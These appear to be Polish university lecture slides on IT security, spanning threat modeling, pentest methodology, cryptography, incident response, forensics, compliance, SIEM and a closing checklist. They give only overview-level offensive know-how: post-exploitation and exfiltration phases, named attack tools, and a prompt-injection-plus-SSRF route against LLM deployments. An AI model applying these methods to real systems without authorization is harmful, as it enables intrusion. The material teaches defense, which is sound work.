Wymagaj skanowania przed deployem.

Runtime Security

Falco: reguły wykrywania anomalii w runtime.
Przykład: process spawned in container, file write to /etc.
Sysdig: głębszy visibility.
Trivy Operator: ciągłe skanowanie w cluster.

CIS Kubernetes Benchmark — wolnodostępny checklist z konkretnymi kontrolami. kube-bench automatycznie weryfikuje zgodność.

Threat Modeling — STRIDE w praktyce

Threat Modeling to systematyczna identyfikacja zagrożeń przed ich realizacją. Nawiązanie do W1 kursu.

S Spoofing

Podszywanie się pod inną tożsamość

Przykład: Fałszywy token JWT, ARP spoofing, phishing od 'CEO'

Mitygacja: Silne uwierzytelnianie, MFA, certyfikaty

T Tampering

Modyfikacja danych w tranzycie lub at rest

Przykład: SQL Injection, modyfikacja pakietów, data poisoning

Mitygacja: Integralność: HMAC, podpisy kryptograficzne, TLS

R Repudiation

Zaprzeczenie wykonanej akcji

Przykład: 'To nie ja wysłałem przelew'

Mitygacja: Audit logs, digital signatures, niezmienialność logów

I Information Disclosure

Nieuprawniony dostęp do danych

Przykład: S3 public bucket, verbose error messages, recon

Mitygacja: Szyfrowanie, least privilege, proper error handling

D Denial of Service

Niedostępność systemu

Przykład: DDoS, resource exhaustion, ransomware

Mitygacja: Rate limiting, auto-scaling, WAF, CDN, backupy

E Elevation of Privilege

Uzyskanie wyższych uprawnień

Przykład: Privilege escalation, IDOR, SSRF → IAM role

Mitygacja: Least privilege, SoD, regularne access reviews

Threat Modeling — jak przeprowadzić w praktyce?

4 pytania Adama Shostacka (Microsoft):

1. Co budujemy?

Diagram przepływu danych (DFD): komponenty, granice zaufania, przepływy danych. Każdy strzałka = potencjalny wektor.

2. Co może pójść nie tak?

Sesja brain-storming z STRIDE. Dla każdego komponentu i każdego przepływu: jakie zagrożenia pasują? Zanotuj wszystko.

3. Co z tym robimy?

Dla każdego zagrożenia: Mitigate (zabezpiecz), Transfer (ubezpieczenie), Accept (akceptuj ryzyko), Eliminate (usuń funkcjonalność). Priorytet wg DREAD lub risk matrix.

4. Czy dobrze to zrobiliśmy?

Review: czy wszystkie zagrożenia są zaadresowane? Czy kontrole są wdrożone? Pen-test weryfikuje.

Narzędzia: OWASP Threat Dragon (open source), Microsoft Threat Modeling Tool, IriusRisk (enterprise), draw.io + manualna sesja

Penetration Testing — metodologia i scope

1	**Reconnaissance**	*~20% czasu*	Pasywna: OSINT (Shodan, LinkedIn, WHOIS, Google Dork). Aktywna: Nmap, Masscan — skanowanie portów i usług. Cel: mapa powierzchni ataku.
2	**Scanning & Enumeration**	*~20%*	Identyfikacja wersji usług (banner grabbing). Skanowanie podatności: Nessus, OpenVAS. Enumeracja katalogów, plików, użytkowników.
3	**Exploitation**	*~30%*	Wykorzystanie znalezionych podatności. Metasploit, Burp Suite, ręczne payloady. Cel: proof of concept, bez destrukcji.
4	**Post-Exploitation**	*~20%*	Lateral movement, privilege escalation. Persistencja, exfiltracja danych. Dokumentacja ścieżki ataku.
5	**Reporting**	*~10%*	Executive summary (dla zarządu), technical findings. CVSS scoring dla każdej podatności. Remediation guidance z priorytetami.

Typy: Black-box (brak wiedzy), Gray-box (częściowa), White-box (pełna). Certyfikaty: OSCP, CEH, GPEN. Bug bounty: HackerOne, Bugcrowd.

Kryptografia w praktyce — co stosować w 2026?

Symetryczna (szybka, bulk data)

AES-256-GCM ✓ — szyfrowanie at rest, TLS payload
AES-256-CBC ✓ — z padding ostrożnie (padding oracle)
ChaCha20-Poly1305 ✓ — mobile, WireGuard
3DES ✗ — przestarzały, SWEET32
RC4 ✗ — złamany

Asymetryczna (wymiana kluczy, podpisy)

RSA-2048+ ✓ — ale słabnie wobec quantum
ECDSA P-256 / P-384 ✓ — podpisy TLS, JWT RS256
Ed25519 ✓ — nowoczesny, szybki podpis (SSH)
RSA-1024 ✗ — złamany
DSA ✗ — przestarzały

Hashowanie (integralność, hasła)

SHA-256 / SHA-3 ✓ — integralność plików, HMAC
bcrypt / Argon2id ✓ — hasła użytkowników
scrypt ✓ — hasła, key derivation
MD5 ✗ — kolizje, złamany
SHA-1 ✗ — SHAttered (Google 2017)

Post-Quantum (nadchodzi)

CRYSTALS-Kyber ✓ — wymiana kluczy (NIST 2024)
CRYSTALS-Dilithium ✓ — podpisy (NIST 2024)
SPHINCS+ ✓ — podpisy hash-based
Hybrid: X25519 + Kyber — TLS 1.3 już wspiera
Timeline: migruj RSA/ECC przed 2030

Zasada: nie implementuj kryptografii samodzielnie. Używaj sprawdzonych bibliotek: OpenSSL, libsodium, Bouncy Castle, WebCrypto API.

PKI — Public Key Infrastructure i certyfikaty X.509

Jak działa łańcuch zaufania:

Root CA

Samopoddpisany, offline, w HSM. Wystawia tylko certyfikaty dla Intermediate CA.

Intermediate CA

Online, operacyjny. Wystawia certyfikaty dla końcowych encji. Ogranicza ryzyko kompromisu Root.

End-Entity Cert

Certyfikat serwera (TLS), użytkownika, kodu. Zawiera klucz publiczny, tożsamość, ważność.

Certificate Transparency (CT)

Wszystkie publiczne certyfikaty muszą być logowane w CT logs.
Umożliwia wykrycie nieautoryzowanych certów.
crt.sh — wyszukaj certyfikaty dla domeny (OSINT!).
Let's Encrypt loguje automatycznie.

Certificate Revocation

CRL (Certificate Revocation List): lista odwołanych certów. Ciężka, rzadko sprawdzana.
OCSP: online, real-time sprawdzenie ważności.
OCSP Stapling: serwer dołącza odpowiedź OCSP do handshake.

Certificate Pinning

Aplikacja zna z góry odcisk palca (hash) certyfikatu lub klucza publicznego serwera.
Blokuje MITM nawet z ważnym certyfikatem.
Ryzyko: rotacja certyfikatu = broken app. Używaj ostrożnie.

Automation — Let's Encrypt / ACME

DV certyfikat gratis, automatycznie, 90-dniowy.
ACME protocol: DNS-01 lub HTTP-01 challenge.
certbot, acme.sh, Caddy (automatycznie).
Enterprise: cert-manager w Kubernetes.

Incident Response — od alertu do raportu (praktyczne case study)

Scenariusz: alert SIEM — podejrzany ruch z serwera produkcyjnego do zewnętrznego IP.

1	**Triage (5 min)**	Sprawdź alert w SIEM. Jaki serwer? Jaki IP? Kiedy się zaczęło? Czy inne systemy? Określ severity. Eskaluj lub działaj.
2	**Zbieranie dowodów (15 min)**	Snapshot pamięci RAM (volatility). Kopia dysków (dd/FTK). Logi: auth.log, /var/log/syslog, web access. Network capture: tcpdump. Chain of custody!
3	**Analiza (30–60 min)**	Który proces tworzy połączenie? (netstat, lsof). Czy jest nowy cron job, service, backdoor? Timeline IoC. Sprawdź VirusTotal dla IP i hashes.
4	**Izolacja (natychmiastowo po analizie)**	Izoluj host od sieci (nie wyłączaj — utracisz RAM). Blokuj IP na firewall. Revoke credentials które mogły być skompromitowane.
5	**Eradykacja i Recovery**	Usuń malware, backdoory, persistence mechanisms. Przywróć z czystego backupu po walidacji. Patch podatność która była exploitowana.
6	**Post-Incident Report**	Timeline ataku. Co zawiodło? Co zadziałało? MTTD, MTTR. Rekomendacje. Aktualizacja playbooka. Lessons Learned meeting.

Digital Forensics — zbieranie dowodów i analiza artefaktów

Zasada: nie modyfikuj dowodów

Write-blocker przed kopią dysku.
Hash MD5/SHA256 oryginału i kopii — muszą być identyczne.
Chain of Custody: kto, kiedy, gdzie miał dostęp.
Analiza tylko na kopii, nigdy oryginale.

Order of Volatility

Zbieraj w kolejności od najbardziej do najmniej ulotnego:
1. Rejestry CPU, cache
2. RAM (pamięć operacyjna)
3. Ruch sieciowy
4. Dysk
5. Logi zdalne
6. Archiwalne backupy

Analiza pamięci RAM

Volatility3: `vol -f mem.dump windows.pstree`.
Znajduje: procesy, połączenia sieciowe, artefakty malware w pamięci.
Najważniejsze: malware często tylko w RAM, nie na dysku (fileless).

Windows artefakty

Event Logs: Security (4624 logon, 4688 process), System.
Registry: Run keys (persistencja), UserAssist (uruchomione pliki).
Prefetch: które programy uruchamiane.
LNK files, jumplists, MFT ($MFT), Shellbags.

Linux artefakty

/var/log/auth.log — logowania, sudo.
/var/log/syslog — systemowe.
Bash history (~/.bash_history) — uwaga na HISTSIZE=0.
crontab -l — persistencja.
/etc/passwd, /etc/shadow — nowe konta.

Network forensics

Wireshark / tcpdump: analiza packet capture.
Netflow: metadata ruchu sieciowego (bez payload).
Zeek/Bro: high-level logi z sieci.
IOC: podejrzane IP, domeny, User-Agent strings.

Narzędzia: Autopsy (GUI), Volatility3, Sleuth Kit, Plaso (timeline), KAPE (Windows triage), velociraptor (DFIR platform)

Compliance — ISO 27001, GDPR, NIS2 i ich wpływ na architekturę IT

ISO/IEC 27001:2022

Międzynarodowy standard ISMS (Information Security Management System).
93 kontrole w 4 grupach: Organizational, People, Physical, Technological.
Nowe kontrole 2022: Threat Intelligence, Cloud Security, Data Masking, Secure Coding.
Certyfikacja: audyt przez akredytowaną jednostkę (TÜV, BSI, DNV).
Przymus: nie, ale wymagany przez coraz więcej klientów korporacyjnych.

RODO/GDPR

Zastosowanie: każda organizacja przetwarzająca dane osobowe obywateli UE.
Kluczowe wymagania techniczne: encryption at rest i in transit, access logging, prawo do usunięcia danych, data minimization, 72h na zgłoszenie naruszenia do UODO.
Kary: do €20M lub 4% globalnego obrotu.
DPA/IOD: Inspektor Ochrony Danych w wielu organizacjach obligatoryjny.

NIS2 (EU, 2024)

Dyrektywa o bezpieczeństwie sieci i systemów informacyjnych.
Obejmuje: energetykę, transport, banki, ochronę zdrowia, infrastrukturę cyfrową.
Wymogi: zarządzanie ryzykiem, incident reporting (24h), bezpieczeństwo supply chain, szyfrowanie, MFA, testy penetracyjne.
Kary: do €10M lub 2% obrotu. Odpowiedzialność osobista zarządu!

PCI DSS v4.0

Standard dla organizacji przetwarzających karty płatnicze.
12 wymagań: sieć, dostęp, monitoring, testy.
Nowe w v4.0: customized approach, MFA wszędzie, targeted risk analysis.
Levels: 1 (>6M transakcji/rok → audyt QSA) do 4.
Segmentacja CDE (Cardholder Data Environment) — kluczowa.

Ważne: compliance ≠ security. Organizacja może być compliant i mieć poważne luki bezpieczeństwa. Compliance to minimum, nie cel.

Security Monitoring — SIEM, alerting i metryki SOC

Powrót do W1 — tym razem technicznie głębiej: jak SIEM naprawdę zbiera i koreluje.

Co logować — obligatoryjne

Auth events: logon/logoff, failed attempts, privilege use.
Network: firewall deny, DNS queries, proxy logs.
Endpoint: process creation (Sysmon Event 1), file creation, registry.
App: API calls, DB queries, error 500.
Nigdy: hasła plaintext, PII w logach.

Korelacja w SIEM

Reguły korelacji: N zdarzeń w czasie T → alert.
Przykład Splunk SPL:
`sourcetype=WinEventLog EventCode=4625
| stats count by src_ip
| where count > 50`
Narzędzia: Splunk, Elastic, Wazuh (open source), Microsoft Sentinel.

Alerting — jakość ważniejsza niż ilość

Cel: SNR (Signal-to-Noise Ratio) jak najwyższe.
Tunowanie: false positives do <10% dla każdej reguły.
Prioritety: Critical (PagerDuty 24/7), High (< 1h), Medium (< 8h).
Runbooks do każdego alertu — nie zastanawiaj się podczas incydentu.

Metryki SOC

MTTD — Mean Time to Detect: jak szybko wykrywamy?
MTTR — Mean Time to Respond: jak szybko reagujemy?
MTTC — Mean Time to Contain: jak szybko izolujemy?
False Positive Rate — ile alertów jest błędnych?
SLA: Critical < 15min, High < 1h.

Sysmon (Microsoft) + ELK Stack + MITRE ATT&CK mappings = solidna, tania platforma monitoringu dla organizacji każdej wielkości.

Człowiek — najsłabsze ogniwo czy ostatnia linia obrony?

80% naruszeń zaczyna się od czynnika ludzkiego (Verizon DBIR 2025). Ale też: ludzie wykrywają wiele ataków których narzędzia nie złapią.

Phishing — ewolucja

2010: masowe spam. 2020: spear-phishing z OSINT. 2024: AI-generated, deepfake audio CEO.
BitB (Browser-in-the-Browser): fałszywy popup OAuth wyglądający jak prawdziwy.
QRishing: QR kody zamiast linków — omija filtry email.

Vishing i Social Engineering

Vishing: telefon od 'IT support' — podaj hasło.
Pretexting: 'Jestem z audytu, potrzebuję dostępu'.
2023: MGM Resorts — $100M straty przez 10-minutowy telefon do helpdesk.
Obrona: procedury weryfikacji, callback na znany numer.

Security Awareness Program

Szkolenia cykliczne: nie jednorazowe, nie PowerPoint.
Simulated phishing: wysyłaj próbne ataki, mierz kliknięcia.
Culture: 'nie wstydzić się za zgłoszenie podejrzanego emaila'.
Metryki: % kliknęło, % zgłosiło, czas odpowiedzi IT.

Insider Threat

Niezamierzony: błąd, brak wiedzy (70% przypadków).
Złośliwy: sabotaż, sprzedaż danych (25%).
Szkodliwy kontrahent (5%).
Obrona: UBA/UEBA, DLP, audit logs, offboarding checklist, zero trust.

Zasada: dobry security professional buduje systemy odporne na błędy ludzkie — nie zakłada idealnego zachowania użytkowników.

AI w Security — połączenie z kursem ZAIwZC

Gdzie AI Security z poprzedniego kursu spotyka infrastrukturę IT Security:

Backdoory ML (W3 CwSIT) ⟷ Inherited backdoor przez pipeline CI/CD — model z HuggingFace Hub wdrożony bez weryfikacji

Supply chain attack na model = supply chain attack na infrastrukturę

OWASP LLM (W4 CwSIT) ⟷ Prompt Injection + SSRF → LLM wysyła request do metadata service

LLM z nadmierną agencją + misconfigured IAM = Capital One scenario dla AI

IDS/Anomaly Detection (ZAIwZC) ⟷ AI-powered SIEM koreluje zdarzenia — ale sam model IDS jest powierzchnią ataku (data poisoning)

Adversarial examples na IDS = sieciowy odpowiednik invisible trigger z WaNet

Zero Trust (W2 CwSIT) ⟷ ZTNA weryfikuje każdy request — AI model API endpoint wymaga tych samych kontroli co każdy inny zasób

LLM endpoint bez auth = najnowsza wersja 'otwartego S3 bucketa'

Security Checklist — minimum dla każdego systemu IT

Tożsamość i Dostęp

MFA włączone dla wszystkich użytkowników i adminów
Least privilege — regularne access reviews
Unikalne konta serwisowe, bez shared credentials
PAM dla dostępu uprzywilejowanego
Offboarding checklist — natychmiastowe odcinanie dostępu

Sieć

Segmentacja — VLAN, DMZ, deny-all default
WAF przed aplikacjami webowymi
IDS/IPS monitoring east-west traffic
VPN lub ZTNA dla remote access
DNS filtering, egress filtering

Aplikacje

Dependency scanning w CI/CD
SAST + DAST w pipeline
Security headers (CSP, HSTS, ...)
Input validation i output encoding
Secrets w Vault/KMS, nie w kodzie

Chmura i Infrastruktura

Shared Responsibility Model — wiesz co należy do Ciebie
MFA na konsole chmurowe
CSPM — automatyczny scan misconfiguration
Encryption at rest i in transit — wszędzie
Backupy testowane (nie tylko tworzone)

Monitoring i IR

SIEM z korelacją i alertingiem
Incident Response Plan — przetestowany
Regularne penetration testy
Threat modeling przed wdrożeniem nowych systemów
Lessons Learned po każdym incydencie

Krajobraz zagrożeń 2026 — co jest teraz najgroźniejsze?

AI-Powered Attacks

Deepfake audio/video CEO fraud (BEC 3.0). AI-generated spear-phishing z kontekstem z LinkedIn/social media. Automatyczna eksploitacja podatności (Mythos: 181 exploitów w Firefox). Koszt ataku → 0.

Ransomware-as-a-Service (RaaS)

LockBit, ALPHV, Clop — gotowe narzędzia dla niespecjalistów.
Double extortion: szyfruj + kradnij dane.
Triple extortion: + atakuj klientów ofiary.
2025: średni koszt $5.08M, 241 dni do opanowania.

Supply Chain Attacks

XZ Utils, SolarWinds, PyPI poisoning — ataki rosną wykładniczo.
Zaufany vendor = wektor ataku.
SBOM i weryfikacja proweniencji stają się obligatoryjne.
CI/CD pipeline jako nowy battleground.

Cloud Misconfiguration

94% org miało incydent cloud w 2025.
S3 buckets, IAM keys na GitHub, otwarte RDS.
Shodan/GreyNoise: automated scanning szuka błędów.
Security posture jako ciągły proces.

Quantum Threat (nadchodzi)

Harvest now, decrypt later — APT zbierają ruch teraz.
NIST PQC 2024: CRYSTALS-Kyber, Dilithium.
Deadline migracji RSA: 2030 (NIST rekomendacja).
Organizacje muszą zacząć TERAZ.

IoT/OT Security

Przemysłowe systemy sterowania (SCADA) w internecie.
Badania: Shodan indeksuje setki tys. PLC publicznie.
Stuxnet 2.0? Ataki na infrastrukturę krytyczną.
Segmentacja OT od IT — priorytet NIS2.

Źródła: Verizon DBIR 2025, IBM Cost of Data Breach 2025, CrowdStrike Global Threat Report 2025, ENISA Threat Landscape 2025

Red Team vs Blue Team vs Purple Team

Red Team

Rola:

Symuluje atakującego — znajdź podatności przed złymi aktorami

Umiejętności:

Penetration testing, exploit development, social engineering, OSINT, lateral movement

Narzędzia:

Metasploit, Cobalt Strike, BloodHound, Mimikatz, Burp Suite

Certyfikaty:

OSCP, CRTE, CRTO, CEH

Blue Team

Rola:

Broni, detektuje, reaguje — utrudnij, wykryj, izoluj

Umiejętności:

SIEM, threat hunting, forensics, IR, hardening, log analysis

Narzędzia:

Splunk/Elastic, Velociraptor, Volatility, Sysmon, Defender

Certyfikaty:

GCIH, GCFA, BTL1, SecurityBlue Team certs

Purple Team: Red i Blue współpracują w czasie rzeczywistym — Red atakuje, Blue broni, oboje uczą się. Najskuteczniejszy model w dojrzałych organizacjach.

Vulnerability Management — cykl od skanowania do patcha

1 Inwentaryzacja aktywów

Nie możesz chronić tego czego nie wiesz że masz.
CMDB: każdy serwer, aplikacja, biblioteka.
Narzędzia: Lansweeper, Rumble, AWS Config.

2 Skanowanie podatności

Authenticated scan (więcej wyników) vs unauthenticated.
Nessus, Qualys, OpenVAS, Trivy (kontenery).
Częstotliwość: krytyczne systemy — tygodniowo.

3 Priorytetyzacja

CVSS score ≠ priorytet biznesowy.
EPSS (Exploit Prediction Scoring): prawdopodobieństwo eksploitacji.
CISA KEV (Known Exploited Vulnerabilities): patch w 15 dni.
Kontekst: czy zasób jest eksponowany na internet?

4 Remediation

Patch: idealnie, nie zawsze możliwy.
Workaround: WAF rule, konfiguracja.
Accept: udokumentowane, z SLA re-review.
SLA: Critical 24h, High 7 dni, Medium 30 dni.

5 Weryfikacja

Rescan po patchu — upewnij się że zamknięte.
Regression: czy patch nie otworzył czegoś innego.
KPI: MTTM (Mean Time to Mitigate).

CISA KEV Catalog: cisa.gov/known-exploited-vulnerabilities — lista aktywnie exploitowanych podatności. Obowiązkowe dla US gov, dobre dla wszystkich.

Ochrona Danych — Klasyfikacja, DLP i Data Governance

Klasyfikacja danych

4 poziomy (przykład):
• Public — może być jawne
• Internal — tylko pracownicy
• Confidential — ograniczone grupy
• Restricted — PII, tajemnica handlowa, dane medyczne
Każdy zasób musi mieć właściciela i klasę.

DLP — Data Loss Prevention

Wykrywa i blokuje eksfiltrację danych.
In motion: email, web upload, cloud sync.
At rest: pliki w złej lokalizacji.
In use: kopiowanie do schowka, print screen.
Narzędzia: Microsoft Purview, Symantec DLP, Forcepoint.

Data Masking i Anonymization

Masking: prod dane zastąpione fakes w dev/test.
Pseudonymization: imię → ID (GDPR safe).
Anonymization: nieodwracalne (poza GDPR).
Tokenization: karta kredytowa → token (PCI DSS).
Synthetic data: AI generuje dane testowe.

Data Governance

Data catalog: gdzie są jakie dane.
Data lineage: skąd dane, gdzie idą.
Retention policies: jak długo przechowywać.
Right to erasure: mechanizm usuwania (GDPR Art. 17).
Narzędzia: Collibra, Alation, AWS Glue.

Zasada: nie możesz chronić danych, których nie wiesz że masz. Data discovery jest pierwszym krokiem każdego programu ochrony danych.

Laboratoria i CTF — jak ćwiczyć bezpiecznie i legalnie?

Najlepszy sposób nauki cybersecurity: praktyka w kontrolowanym środowisku.

TryHackMe

Guided learning paths. Idealne dla początkujących. Browser-based — bez konfiguracji. SOC Level 1, Jr Penetration Tester. Darmowy tier wystarczy na start.

Hack The Box

Bardziej zaawansowane, real-world machines. Active machines → forum po retire. Pro Labs: enterprise-grade sieci. Bardzo cenienny w branży.

VulnHub

Pobierz VM, uruchom lokalnie. W pełni offline. Klasyczne maszyny (Mr. Robot, DVWA). Idealne do domowego lab.

DVWA / WebGoat

Deliberately Vulnerable Web Applications. Lokalnie, bezpiecznie. Ćwicz SQL Injection, XSS, CSRF, IDOR na żywym ciele. OWASP WebGoat z lekcjami.

PicoCTF / CTFtime.org

Capture The Flag — zawody. PicoCTF: edukacyjne, dla studentów. CTFtime: agregator zawodów worldwide. Najszybszy sposób na poprawę reverse engineering, crypto, web.

Własne laboratorium

Proxmox / VMware — hypervisor. VMs: Kali Linux, Metasploitable, Windows Server. Segmentacja: LAN testowy oddzielony od domowej sieci. Nauka automatyzacji przez Terraform/Ansible.

Zawsze: tylko w autoryzowanym środowisku. Nigdy na systemach bez zgody właściciela — Computer Fraud and Abuse Act (US) / Art. 267 KK (PL).

Zasoby i dalsze kroki — gdzie iść po kursie?

Standardy i frameworki

NIST CSF 2.0: nist.gov/cyberframework
OWASP Top 10 + OWASP API Top 10: owasp.org
CIS Benchmarks: cisecurity.org
MITRE ATT&CK: attack.mitre.org
NVD (CVE): nvd.nist.gov

Certyfikacje — ścieżki

Entry: CompTIA Security+, CC (ISC2)
Blue Team: BTL1, CySA+, GCIH, GCFA
Red Team: eJPT, OSCP, CRTO, PNPT
Cloud: AWS Security Specialty, Azure SC-300
Management: CISSP, CISM, CISA

Lektury i blogi

Verizon DBIR (roczny raport)
Krebs on Security (krebsonsecurity.com)
Schneier on Security (schneier.com)
Troy Hunt (haveibeenpwned + blog)
SANS Reading Room: sans.org/reading-room

Społeczność i konferencje

DEF CON (Las Vegas, sierpień)
Black Hat (USA + Europa)
Local: CONFidence (Kraków), SECURE (Warszawa)
CTF: CTFtime.org, picoCTF
Slack/Discord: BlueTeamLabs, TryHackMe community

Najważniejsze: nie przestawaj ćwiczyć. Security to nie wiedza — to umiejętność. Robi się ją, nie tylko czyta.

01

Podsumowanie — Web App Security

SQL Injection:	Prepared statements jako jedyna skuteczna obrona. Nigdy string concatenation.
XSS:	Output encoding wszędzie. CSP jako druga linia obrony. HttpOnly cookies.
CSRF:	SameSite=Strict cookie + CSRF token. Sprawdzaj Origin header.
Broken Auth:	MFA na wszystko. bcrypt/Argon2 na hasła. Regeneruj session ID po logowaniu.
JWT:	Waliduj algorytm. Krótki expiry. HttpOnly cookie, nie localStorage.
API Security:	BOLA to #1. Weryfikuj własność zasobu per request. Rate limiting wszędzie.
TLS:	TLS 1.3. Security Headers: CSP, HSTS, X-Frame-Options. securityheaders.com.

02

Podsumowanie — Sieć i Zero Trust

Segmentacja:	VLAN, DMZ, mikrosegmentacja. Deny-all default, whitelist otwieranie.
Firewall typy:	Packet filter → Stateful → NGFW (DPI). WAF dla HTTP. IDS pasywny, IPS aktywny.
VPN:	WireGuard: nowoczesny, szybki. IPSec: standard. Rozważ ZTNA zamiast VPN dla remote access.
Zero Trust:	Never trust, always verify. Identity as perimeter. Continuous verification. BeyondCorp.
DNS Attacks:	Cache poisoning, DNSSEC jako obrona. DoH (DNS-over-HTTPS).
ARP/BGP:	ARP Spoofing → MITM: DAI na switchach. BGP Hijacking: RPKI.

03

Podsumowanie — Cloud Security

Shared Responsibility:	Ty zawsze odpowiadasz za: dane, tożsamość, konfigurację usług.
IAM:	Least privilege. Nie używaj root/AdministratorAccess. OIDC zamiast statycznych kluczy. Rotacja.
Misconfiguration:	#1 przyczyna incydentów. Automatyczny CSPM scan. Prowler, ScoutSuite. CIS Benchmarks.
Capital One case:	SSRF + IMDSv1 + nadmiarowe IAM = $80M kara. Naprawione przez IMDSv2.
Szyfrowanie:	CMK dla pełnej kontroli. BYOK dla maksymalnej. Klucze w KMS, nigdy w kodzie.
CSPM/CWPP/CIEM:	Wiz, Orca, Prisma Cloud — ciągłe monitorowanie konfiguracji i uprawnień.

04

Podsumowanie — DevSecOps i Supply Chain

Secure SDLC:	Bezpieczeństwo od requirements. SAST w build, DAST w test. Shift-left.
CI/CD Security:	Każdy etap pipeline to wektor. OIDC zamiast kluczy. Ephemeral runners. Image signing.
Supply Chain:	SolarWinds, Log4Shell, XZ Utils — zaufany kod jako wektor. SBOM ujawnia zależności.
SBOM:	Pełna lista komponentów. SPDX/CycloneDX. US EO wymaga od dostawców rządowych.
Secrets Management:	Vault/KMS. NIGDY w kodzie, env, image. GitLeaks w pre-commit. 0-12 min do nadużycia po wycieku na GitHub.
Docker/K8s:	Non-root, distroless, image scanning, RBAC, Network Policies, Falco runtime security.

Kluczowe wnioski:

- Ataki działają na poziomie kodu — rozumiej mechanizm, nie tylko nazwę
- Defense in Depth: żadna warstwa nie jest wystarczająca sama w sobie
- Cloud = Twoja odpowiedzialność za konfigurację i tożsamość
- Supply chain to nowy battleground — SBOM i weryfikacja stają się koniecznością
- Security jest konkurencyjną przewagą, nie kosztem

Pytania?
Dyskusja.

Materiały są dostępne na stronie:
https://alicjagrochocka.com/